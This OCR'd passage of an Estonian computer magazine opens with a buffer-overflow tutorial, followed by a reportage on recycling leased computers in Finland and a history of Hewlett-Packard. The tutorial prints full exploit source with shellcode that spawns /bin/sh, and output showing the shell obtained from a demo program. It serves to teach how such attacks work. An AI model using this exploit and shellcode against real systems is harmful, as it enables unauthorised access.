AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBB
Nimi või parool vale, kommentaari ei lisatud.
Nimi või parool vale, kommentaari ei lisatud.
Illegal instruction
tonu@duo:~/Desktop/bof>
```

Veateade tuli topelt.

> **Selliseid ründeid kasutatakse näiteks veebiserverite pihta. Kui veebiserver ei luba muidu anda käske stiilis "FORMAT C:", siis saades enda kätte käsurea, võib teha palju pahandust.**

Järgmine mure on ründajal panna arvuti tegema midagi sellist, mida algses programmis üldse polnud. Selleks täiendame oma eelmist programmi tegema nii mõndagi uut:

```
tonu@duo:~/Desktop/bof> cat exploit2.c
#include <stdio.h>
#include <string.h>
#include <unistd.h>

#define SIZE   1024
#define PADDING 12

#define RET    (0xbfffe434)
#define NOP   0x90

int
main(int argc, char *argv[])
{
    int i, j;

    unsigned char shellcode[] =
        "\x31\xdb\x89\xd8\xb0\x17\xcd\x80\x31\xdb\x89\xd8"
        "\xb0\x2e\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68"
        "\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
        "\xd2\xb0\x0b\xcd\x80";

    /*

  Me täidame puhvri 1024 baiti
      + 12 baiti täidist
      + 4 baiti tagasipöördumise aadress
      + 1 bait stringi lõpu tähise jaoks
      Seega 1024 + 12 + 4 + 1

     */
    char buf[SIZE + PADDING + sizeof(int *) + 1];
    int *ret_aadressi_puhver;
    /* Kõigepealt täidame sinna 1024 NOP-käsku */
    for (i = 0; i < SIZE; i++)
        buf[i] = NOP;

    /* Kuhugi keskele paneme oma programmi */
    memcpy(buf + 700, shellcode, strlen(shellcode));


    /* Need täidisebaidid las olla ka miskit, et selgem
oleks */
    for (j = 0; j < PADDING; j++)
        buf[i++] = 'B';

    /* Torkame programmi alguse aadressi peale eelmisi asju
*/
    ret_aadressi_puhver = (int *) &buf[i];
    *ret_aadressi_puhver = (int) RET;

    i += sizeof(int *);

    buf[i++] = '\0';

    execl("./addcomment", "addcomment", "kala", "jala", buf,
NULL);
}
tonu@duo:~/Desktop/bof>
```

Tehtud muudatused:

1. Lisatud "shellcode", mis on masinkoodis programm.
2. A-tähtede asemel täidame puhvri ASCII koodiga 0x90, mis on masinkoodis mitte midagi tegemise käsk NOP.
3. "Shellcode" kirjutatakse puhvrisse kuhugi NOP-ide lõpu poole üsna juhuslikku kohta maha.
4. Muudetud on tagasipöördumise aadress RET.

Ainuke küsitavus on, et kust me võtame selle tagasipöördumise aadressi? Suhteliselt laest. Selle võib hankida katse ja eksituse meetodil. Mina spikerdasin niimoodi, et algses "addcomment.c" programmis muutsin ühte funktsiooni väljastama stäki asukohta:

```
...
void
prepare_password(int argc, char *argv[], char buffer[])
{
    int i=0;
    printf("staki asukoht on %x kandis\n",&i);
    strcpy(buffer, argv[3]);
}
...
```

Tulemus on see, mida karta oligi. Kommenteerimisest on asi jäänud väga kaugele, süsteem andis meile käsurea, kuhu saab toksida mida iganes:

```
tonu@duo:~/Desktop/bof> ./exploit2
Argumendid kala jala 1ۇ1ذۇ.1□h//shh/bin□S□¥
                                        BBBBBBBBBBBB4□
staki asukoht on bfffe2d4 kandis
Nimi või parool vale, kommentaari ei lisatud.
sh-3.1$
```

Selliseid ründeid kasutatakse näiteks veebiserverite pihta. Kui veebiserver ei luba muidu anda käske stiilis "FORMAT C:", siis saades enda kätte käsurea, võib teha palju pahandust. am

Värvid

loevad

SÄILITA OMA PILTIDE VÄRVIRIKKUS KAAMERAST KUNI PLAKATINI. KÜSI VÄRVIHALDUSPAKETTI OVERALLIST.

OVERALL.EE

Tallinn Lootsi 11, 10151, **tel. 630 0500** • Tartu Riia 24a, 51010, **tel. 730 6700** • Pärnu Supeluse 2, 80014, **tel. 443 1304** • Jõhvi Pargi 40, 41537, **tel. 332 3175**
Viljandi Jakobsoni 4a, 71013, **tel. 435 5044** Rakvere Laada 8 – 48, 44310, **tel. 322 3246** • Kuressaare Põik 2, 93813, **tel. 453 3565**

REPORTAAŽ

Arvuti teine elu 2

Esimene osa eelmises Arvutimaailmas.

Sel ajal kui me fotograafiga väikeses propellerlennukis Soome lahe kohal kõrgemaid tuure teeme, hulbivad all jääsupis kaubalaevad Tallinna ja Helsingi vahel. Ühes neist veetakse põhjanaabri juurde ka konteineritäis vanu arvuteid.

KAIDO EINAMA
kaido@am.ee

Tegemist pole siiski prügikonteineriga, sest kes ikka vaevaks end prügi ülekontrollimise ja turvalise pakkimisega. Nagu Arvutimaailma märtsinumbris selgus, koguti IT-tehnika kokku ja kontrolli kiirelt üle Laagris asuvas vahelaos. Nüüd jõuavad Eesti ettevõtete vanad arvutid, mille rendiperiood oli läbi saanud, Soomes Helsingi külje all asuvasse 3 Step IT lattu, mille nimi on veidi kahtlustäratav – Tuusula Recycling Center.

Et meie kahtlustustele mitte voli anda, kutsub 3 Step IT Soome tegevjuht **Artti Aurasmaa** meid väikesele presentatsioonile firma peakontorisse Helsingi ringtee lähedal. "Sel kevadel on Soomes kuum teema äsja alanud "Tantsud tähtedega"", tüürib 3 Step IT juht jutu ootamatus suunas. Aga sellepärast, et esimene tants oli tähtedel *threestep* ehk kolm sammu. Enamik tantse pidi kolme sammuga saama ära tantsida. Sellepärast on üsna tihti küsitud ka 3 Step IT käest, kas nad on mõni tantsustuudio.

Aurasmaa muidugi eitab seda ja tutvustab neid kolme sammu, millega firma tegeleb: esimene samm on tehnika soetamine, milles nad ettevõtteid abistavad, teine on tehnika haldamine ja kolmas – sellest vabanemine. Selle kolmanda sammu pärast olemegi nüüd Helsingi lähedal Tuusula külje all.

Tegelikult algab protsess kasutatud arvutile uue omaniku leidmiseks kohe, kui firma on endale arvutid rentinud. Haldustarkvara, mis 1990ndatel sai alguse Exceli tabelist, on nüüdseks nii kaugele arenenud, et rentijal ja halduslahenduse pakkujal on kohe algusest peale selge pilt, mis seisus arvuti on ja millal tuleks see välja vahetada.

3 Step IT Soome tegevjuht Artti Aurasmaa firma peakontoris Helsingi ringtee lähedal.

Teine ja kolmas elu

Aastas koguneb 3 Stepi Soome ja Rootsi lattu 100 000 kasutatud arvutit. Varem, kui mahud olid väiksemad, ei tasunud see vana kola kogumine eriti ära. Väga suurte mahtude juures aga on äril isegi veidi jumet – lausa kahjumisse ei jää. Sellepärast ei koguta ega jagata vana tehnikat igas riigis eraldi. Enamik läheb Rootsi kesklattu, Baltimaade ja Soome vana elektroonika aga koguneb Helsingi külje alla. Sealt liigub läbi umbes 25 000 vana arvutit aastas. 95% arvutitest läheb taaskasutusse ja 5% jäätmeteks.

Tüüpiline asjade elutsükkel on kolm aastat ja sealt edasi muutub arvuti ettevõtte jaoks juba probleemseks jäätmeks, kuna tema ülalpidamine on kallim ja hooldus-kulud lähevad suureks. Kuid vähem nõudlikud kasutajad suudavad ka selle vana arvutiga, kui ta on töökorras, ligi kolm aastat veel läbi ajada.

"Võtame ka kuue aasta vanuseid arvuteid tagasi," selgitab Aurasmaa, "kuid enam neid korda tegema ei hakata. Siis lähevad detailid mänguasjatööstusse."

Selgub, et vanad elektroonikajupid on mänguasjade tegemiseks veel täitsa vajalikud. Ja et kuueaastast arvutit masinapurustajasse sattumisest päästa, võtavad mänguasjategijad sealt kõlblikud tükid oma tarbeks ära. Elu mänguasjade osana on vana arvuti kolmas elu, kui tal veab.

Tulevik on rendiarvutite päralt

Ülemöödunud aastal käis Aurasmaa oma ala proffidega nõu pidamas ja ühiselt jõuti nägemuseni: arvestades praegusi trende, on 2015. aastaks Soomes olukord selline, et 90% ettevõtetest ei oma enam >

FOTOD: EGERT KAMENIK

Artti Aurasmaa kohtub Arvutimaailma toimetajaga, et selgitada, kuidas nende töö käib.

arvuteid. Mitte et nad tagasi arvelaudade juurde läheksid, vaid kiiresti odavneva arvuti puhul on mõistlikum neid rentida ja jätta ka vanast tehnikast vabanemine vastavate firmade hooleks, kes rendiga tegelevad. Ehk, kõik toimub arvutustehnikaga peagi samamoodi kui autodega – raske on ju praegu leida firmat, kes autopargi välja ostaks, selle asemel et rentida.

See aga tähendab, et vanad arvutid hakkavad koonduma aina suurematesse vaheladudesse ja üksikuid partiisid müüvaid firmasid, kes tahavad oma vanast kolast vabaneda, jääb tulevikus aina vähemaks.

Praegu rendivad Soomes 30% ettevõtetest arvuteid, seitse aastat tagasi tegelesid sellega 10%. Ülejäänud olid esialgu uhked omanikud ja hiljem mitte nii väga rõõmsad vana tehnika müüjad.

Mõned aastad tagasi liikus osa arvuteid veel üle Soome lahe tagasi Eestisse, kui olid Tuusula laos üle vaadatud. Nüüd ei rända tagasi mitte ühtegi – Eesti tarbija eelistab pigem uut. Vana arvuti võib maksta ka kümme korda vähem kui uus, aga isegi see ei mõjuta piisavalt suuri masse, et tasuks hakata arvuteid Tallinna tooma.

Sihtpunkt kolmas maailm

Vanade arvutite liikumise järgi võime teha üldistuse, et juba viimased paar-kolm aastat ei kuulu Eesti enam arengumaade hulka, kuna siia ei tule vana tehnikat teisele ringile. Suuremad sihtkohad, kuhu ülesputitatud masinad Soomest edasi lähevad, on Venemaa, Rumeenia, Põhja-Aafrika – riigid, kus on väga hinnatundlik ostja. Kolme aasta vanune arvuti on seal peaaegu uus ja hind muidugi uuest mitu korda odavam.

"Meie saame oma töötlemisraha veel tagasi, aga kasutatud arvuti ostja maksab ülalpidamisele üsna palju juurde," arvab Aurasmaa.

Logistikajuht **Rami Hasu** viib meid peakontorist kümne minuti tee kaugusel asuvasse laohoonesse, mis ongi vanade arvutite teine vahepeatus teel uude ellu. Seesama "Recycling Center" tervitab külastajaid >

Vanade arvutite vahelaos saab tutvuda arvutimaailma viimase kümnendi ajalooga. Kolmeaastased tuntud nimega arvutid saavad laos kiirelt peale märkuse "müüdud" (vasakul).

Arvuti teise elu kiirtee

Alati ei pea vana arvuti lõpetama kuskil Aafrikas. Ka Eestis on abivajajaid, kes tahavad töökorras arvutit ega saa selle eest kuigi palju (või üldse mitte) maksta.
Juba kolmandat aastat viivad Microsoft Eesti, DHL ja IT Kolledži Robootikaklubi läbi projekti "Uus algus". Eesmärgiks on koguda annetajatelt kasutatud arvuteid, et need erivajadustega laste jaoks töökorda seada. Eesti ettevõtjad ja riigiasutused saavad selle projekti kaudu anda oma väsinud tehnikale kiirtee korras uue elu siinsamas Eestis.
Heategevusprojektile kogutakse arvuteid I5. aprillini. Eesti kasutajale sobivad järgmiste parameetritega vanad arvutid: protsessor alates 300 MHz või Pentium III, mälu vähemalt I28 MB, kõvaketas vähemalt 2 GB, CD-ROM ja võrgukaart. Kaasa võib anda ka töökorras monitori, eriti oodatakse aga sülearvuteid.
Üle-eelmisel aastal kogunes annetatud vanu arvuteid I60, eelmisel aastal I20. Sel aastal loodetakse koguda tunduvalt rohkem. Mai alguses vaatavad IT Kolledži tudengid, Robootikaklubi liikmed ning Microsofti töötajad DHL-i kohale toodud masinad üle ja installivad uue tarkvara. Edasi lähevad need erivajadustega lastele erinevates maakondades üle Eesti. Õpilasteni jõuavad arvutid maikuu jooksul.

Rami Hasu (paremal) viib Arvutimaailma peakontorist vanade arvutite kesklattu.

uksele kleebitud LCD-ekraaniga, millel kuvatakse lahtiolekuaegu. Kui riiulid lademes vanu monitore täis, siis jätkub ka uksele sildina kleepimiseks. Kirjaga "Sold Out" lebavad riiulil reas IBM-i *small factor* ehk minikorpusega lauaarvutid. Näevad veel üsna uued välja.

Suured euroalused vana tüüpi kineskoopmonitoridega konutavad aga ilma sildita. Nendest lahtisaamine on kõige raskem.

Jõuame trellide taha, mille teisel pool askeldavad testijad – siia saabuvadki arvutid, sealhulgas ka Eesti Elisas kasutusel olnud Delli vanad sülearvutid. Need ootavad rataskärudes testimislauale jõudmist.

Monitor tasuta

Leiame kasutatud arvutite vahelaost vähemalt viimase kümnendi kogu arvutiajaloo: vanematest asjadest hakkavad silma serverid ja suured plotterid, mille eluiga on pikem. Suuremõõtmelised graafikamonitorid on ka lootusrikkalt ära pakitud, kuna neile leidub veel tahtjaid. "Mida aga teha tavaliste kineskoopmonitoridega, mis kontoritest tagasi on tulnud, seda küll ei tea," ohkab Hasu. "Kogu Euroopa laod on neid täis, antakse ära tasuta või viis dollarit tükk." Teine lugu on TFT-monitoridega, mille hind langeb vähe.

Vanade osade turul on oma maailmahinnad ja seal kujunevad ka vananenud tehnika hinnad. Praegu on kolmeaastaste arvutite hind keskmiselt 5–20% uue arvuti omast ja algab 80 eurost.

Uuestisünd

Arvutite uuestisünni laualt hoitakse meie fotograaf **Egert Kamenik** hoolsalt eemal. See, nagu selgub, on taastamisprotsessi kõige suurem ärisaladus. Konkurendid ei tohi teada, mismoodi vanadele arvutitele uus elu antakse. Samuti ei tohi keegi näha, kui suured on testimislaud ja palju nad suudavad korraga töödelda. Eemalt paistab, et virnast võetud sülearvutid avatakse kiire vilunud liigutusega üksteise järel, ühendatakse välkkiirelt külge juhtmed ning käivitatakse mingi testprogramm, mis on arvatavasti samuti suur ärisaladus. Üks osa salajasest programmist on andmeturvalisuse tagamiseks – kogu info, mis arvutis leidub, hävitatakse selle abil halastamatult ja taastumatult. "Elav" kõvaketas kirjutatakse suvalise infoga 5–7 korda üle, surnud eksemplar läheb aga "ahju" – elektromagneti alla, mis hävitab hetkega kõik bitid.

Veel kergitatakse testimiselt saladuskatet niipalju, et spetsprogramm hindab ka kõvaketta töövõimet ja kui ta on lootusetult eluõhtusse jõudnud, vahetatakse ta mõne teise vana, kuid töötava ketta vastu välja. See on nagu kehaosade kokkusobitamine mitme vigase doonori abil: doonoriks on need arvutikehad, millel mõni teine jupp on üles öelnud. Sellepärast on vaja ka suurt keskladu, et vana tehnika osadest oleks võimalikult suur valik.

> Kõvaketas kirjutatakse suvalise infoga 5–7 korda üle ja läheb siis elektromagneti alla, mis hävitab kõik bitid.

Kuskil tehakse ka klaviatuuritesti, kuid me ei näe ühtki klahvidel tippijat, kes iga nupu üle kontrolliks. Siis aga ootab uue kuue selgaupitamine – vanad arvutid ja monitorid pakitakse karpi või kilesse.


Ühe arvuti kontroll kestab 20–60 minutit. Enamiku tööd teeb ära tarkvara. Spetsialistide ülesandeks jääb juhtmete külgelahti ühendamine ja tulemuste kontroll. Neil inimestel on maailma parim ülevaade sellest, kui vastupidavad erinevate tootjate seadmed on ja mis osad ütlevad tüüpiliselt kolme aasta jooksul kiiremini üles. Seda infot on aga neilt peaaegu võimatu kätte saada, sest nad poevad lepingute ja ärisaladuste taha. Kui nad ütleks, oleks kogu uuriva tehnoloogiaajakirjanduse töö tehtud – me teaks ülitäpselt, millist tootjat usaldada rohkem, millist vähem ja kas nende hind on õigustatud.

Niipalju õnnestub aga logistikajuhilt Rami Hasult välja pinnida, et hästituntud brändidega on tavaliselt vähem muret. Hea seegi.

Lao tagaukse juurest leiame laooperaatori kaste sulgemas. Siit algab pikk mereis kuhugi Vahemere piirkonda või edasi lõuna poole. Äsja lahkus konteiner Elevandiluurannikule, kus kohalik edasimüüja arvutid lahti pakkis ja *second hand*-poodi müügile võttis. Mõned läksid kasutusse ka sealsetesse riigiasutustesse.

Paraku ei õnnestunud Arvutimaailmal Elevandiluurannikule arvutite edasist elu seekord jälgima minna. Seegi oli ärisaladus, millise partneri kaudu nad seal edasi müüki lähevad.

Küll aga õnnestus mul möödunud kevadel sisse astuda ühte Tuneesias Sousse'is asuvasse internetikohvikusse, mille prantsuskeelse Windowsiga arvuti küljes oli Rootsi tähtedega klaviatuur. Arvuti nägi välja üsna vana, kuid töötas ja surfas internetis üle sissehelistamise küll vaevaliselt, aga kindlalt. Sellistes kohtades jätkavad tõenäoliselt tööd ka sel kevadel rendiperioodi lõpetanud arvutid, mis Eestist juba Soome on jõudnud ja peagi pikale mereisile lähevad. am



Arvutite testija Vesa Roine kontrollib, kas vanale Compaqi sülearvutile on eluvaim sisse jäänud.

Vana arvuti teekond, II osa
(algus märtsi Arvutimaailmas)

4. Tuusula vahelaos kontrollitakse vanad arvutid lõplikult üle. 95% neist saab töökorda ja lähevad pakkimisse.
5. Vastavalt varem leitud ostja soovidele toimetab vanade arvutite transpordi ja müügiga tegelev firma Soomest arvutid sihtkohta ja annab ostjale üle.
6. Ostjaks on tavaliselt vana tehnika edasimüüja või mõni riigiasutus. Sihtkohaks tavaliselt Venemaa, Rumeenia, Aafrika riigid.

Tehnoloogiamaailma eeskuju – HP

Kõiki mune ei olevat rahvatarkuse järgi samas korvis mõistlik hoida. Ka ärimaailmas on erinevail tasandeil hajutamine igapäevaste võtmeküsimuste hulgas.

KALLE KOSE
Analüütik

Tõeliselt hea näide tegevusvaldkondade mitmekesisuse poolest on tehnoloogiafirmade seas Hewlett-Packard (HP). Firma, mis oma struktuuris omab seitset tegevussegmenti, on juhttegijate hulgas mitmes eri valdkonnas. Tänaseks ollakse oma mitmekesisuse juures siiski tugev tervik ning möödunud aasta lõpuks õnnestus haarata ka suurima aastakäibega tehnoloogiaettevõtte positsioon.

Kuid mõelgem, mis seostub teile mainitud brändiga esmajoones – printerid, arvutid, fototehnika? Maitseasi, aga kaua seondus HP vähemalt minu teadvuses peaasjalikult kontoritehnikaga. Ka täna on pea kolmandiku käibest andev pildinduse ja printimise segment väga oluliseks firma näo kujundajaks. Tootes maailma printereist pea pooled, on Hewlett-Packard ülivõimsalt selle valdkonna järgmisi rivaale edestamas. Tugevaks teiseks pooluseks on arvutitega seonduv, viimastest edusammudest annab tunnistust kaks kvartalit tagasi pikaaegse liidri Delli käest napsatud PC tootmise juhttiitel.

Evolutsioon

Et HP sünniajaks oli möödunud sajandi esimene pool, ei olnud sel ajal mõistagi tootmises ei arvutid ega printerid. Seega sarnasus nii mõnegi tänase juhtiva tehnoloogiaettevõttega, kes alustasid tegevust sootuks teistel jahimaadel. Küllaltki tüüpiline on ka firma asutamise idüll, kus kaks noort meest leidsid ühiste mõtete keskel motivatsiooni alustada tegevust algselt garaažis, keskkonnas, kus oma stardi on saanud ka näiteks Apple või Google.

Alustades tegevust testmõõteriistade tootjana, saavutati sõjajärgseil aastail elektroonikatööstuse õide puhkemise toel kiire areng. Olulist rolli mängis sisenemine mikrolaine signaaligeneraatorite tootmisse, kasutusalaks nii tava- kui sõjatööstus. Kui algselt oli kogu firma tootmisvaldkond pigem mittefookustatud – näiteks toodeti ka seadmeid, mida kasutati põllumajanduses –, keskenduti järk-järgult kõrgtasemel elektroonika test- ja mõõteriistade valmistamisele. Firma peamiseks eeliseks valdkonnas oli edu seadmete täpsuse, stabiilsuse ja mõõteulatuse osas. Mõõte- ja testseadmete ajajärgu firma jaoks lõpetas üksuse eraldamine aastal 1999. Täna on tegemist iseseisva börsil noteeritud ettevõttega Agilent Technologies.

> 1957. aastal börsile minnes said tol ajal ebahariliku korporatiivse sammuna firma omanikeks ka juhtivtöötajad.

HP muljetavaldav kasv tegi muu hulgas aktuaalseks börsile mineku ning 1957. aastal see ka teoks sai. Muide – tol ajal ebahariliku korporatiivse sammuna said firma väärtpaberite omanikeks ka juhtivtöötajad. 1958. aastal esimese ülevõtmisena omandatud F.L. Moseley Company plotterite tootmine märkis eelvaatust trüki ja kujutismeedia ajajärgu algusele. 1970ndate alguseks oli firma saavutanud globaalse tunnustuse paljudele toodetele, teiste seas toodi välja esimene teadusliku suunitlusega taskuarvuti, mis juhatas sisse sellesuunalise toodeteseeria.

Erinevalt praeguse aja teistest juhtivatest arvutitootjatest ei alustanud HP arvutite valmistamist kommertseesmärkidel. Vajaduse tingis firmasisene mõõteriistade tootmise automatiseerimine ning seetõttu otsustati 1966. aastal majasisese kompuutri loomise kasuks. Selleks ajaks oli oma esiklapse valmis saanud ka IBM. Seega ei olnud arvutimaailma seisukohast tegu kuigi märkimisväärse sündmusega. Kaks aastat hiljem tuldi siiski kommertseesmärkidel välja mudeliga HP-9100A, mida on peetud ka esimeseks personaalarvutiks. Firma ise nimetas toodet lauakalkulaatoriks, kuna kardeti, et võtmekliendid oleksid liialt IBM-ist erineva välimuse tõttu toote vastu igasuguse huvi kaotanud.

Firma strateegiamuutustest andis märku 1972. aastal tehtud põhimõtteline otsus siseneda ärikasutuseks mõeldud arvutite turule, valdkonda, kus sel ajal domineerisid IBM ning Digital Equipment Corp. Esimeseks mudeliks sai peamiselt andmetöötluseks mõeldud HP3000, mis oli ka samanimelise tooteperekonna esmaliige. Strateegiliste muudatuste täienduseks kohandati 1974. aastal ümber firma struktuur ning tootmine jaotati eraldi detsentraliseeritud üksusteks, mis keskendusid tootmisele ja arendamisele eraldiseisvalt toodete lõikes.

1990ndatel sõrkis sabas

1980. aastal esimene teadlikult toodetud personaalarvuti HP-85 ei leidnud erilist populaarsust, küll aga osutus sisenemine andmetöötlusesse edukaks ning kiiresti jõuti juhttegijate hulka ka selles valdkonnas. Kui IBM tuli välja oma esimese PC-ga 1982. aastal, sisenes nn IBM-kloonide turule kümnete teiste tegijate hulgas ka HP. IBM-kloonide ajajärgu kiire start oli oluline kogu arvutitööstuse seisukohalt, suuresti tänu sellele muutus arvuti kättesaadavaks üha suuremale hulgale kasutajaile.

Arvutiajastu võimas pealetung tõi HP seniste tegevusvaldkondade kõrval kompuutrid üha suuremaks ambitsiooniks. Kui üheksakümnendatel domineerisid Dell ja Compaq ning HP osaks oli vaid neil sabas sõrkida, otsustati vahemaa kaotamiseks seda teha rahakotiraudade avamise teel. 2002. aastal 19 miljardi dollari eest Compaqi ülevõtmine viis HP koheselt ka arvutitootjate tippu. Tõsi küll, järgmised ligi neli aastat võimutses suurima tootjana turul >

HP-le päästerõngaks saanud Mark Hurd, kes 1. aprillil 2005 oma teekonda firmas alustades leidis muu hulgas eest neli viimast aastat aktsionäridele pettumust valmistanud kasuminumbrid ning verevahetusele suuri lootusi paneva laiema üldsuse.

FOTO: AP

Dell, kuid viimased kaks kvartalit on juhtpositsiooni taas haaranud HP (vt joonis 1).

Tänaseks maailmas enim printereid ning arvuteid müüv HP on läbinud aastakümnete jooksul vägagi kirju teekonna. Digitaalajastu üheks juhtettevõtteks on paljude faktorite seas olulisel määral aidanud tõusta firma asutajate sisemine kompetents elektroonika ja insenertehnika vallas. Tugev start turul laiutava tühimiku täitmisel on alati tähendanud suurt osa edasise

> **Pea kaks aastat tüüri juures olles on Hurd suutnud HP-sse tuua uue hingamise ning kahekordistunud on ka firma turuväärtus.**

edu vormimisel. Firma asutajad **Hewlett** ja **Packard** suutsid oma isiklike suurepäraste teadmiste toeks kaasata oskuslikult meeskonna, kelle kaasabil on aste-astmelt sündinud tänane HP.

Eeskujulik *turnaround*

Üldteada tõde, et enamik protsesse liigub tsükliliselt, kehtib ka majanduselus, seda nii mikro- kui makrotasandil. Ettevõtted kui majanduskeskkonna algosad on seega samuti mõjutatud majandusprotsesside tsüklilisusest. Vaid vähesed suudavad halvenevas turusituatsioonis endisel kursil jätkata. Kuid mis on ikkagi see, mis viib normaalselt kulgeva konjunktuuri korral ettevõtte raskustesse? On need enamasti firmast mitteolenevad välised tegurid või peaasjalikult juhtkonna nägemuse tagajärg?


Vastuseid neile küsimustele on kahtlemata rohkem kui üks, kuid globaalse mastaabiga ettevõtete puhul on sageli probleemide allikaks raskused uute kasvuvõimaluste leidmisel. Tulenevalt väga suureks paisunud mahtudest on keeruline normaalses tempos kasvavast turust kiiremini kasvada ning kui tegemist on väga konkurentsitiheda valdkonnaga, on iga väiksem rivaal valvel, et haugata endale tükki laokile jäetud turuosast. Pääseteeks saab sel juhul olla vaid pidev uute võimaluste otsimine ning strateegiliselt väga õiged valikud.

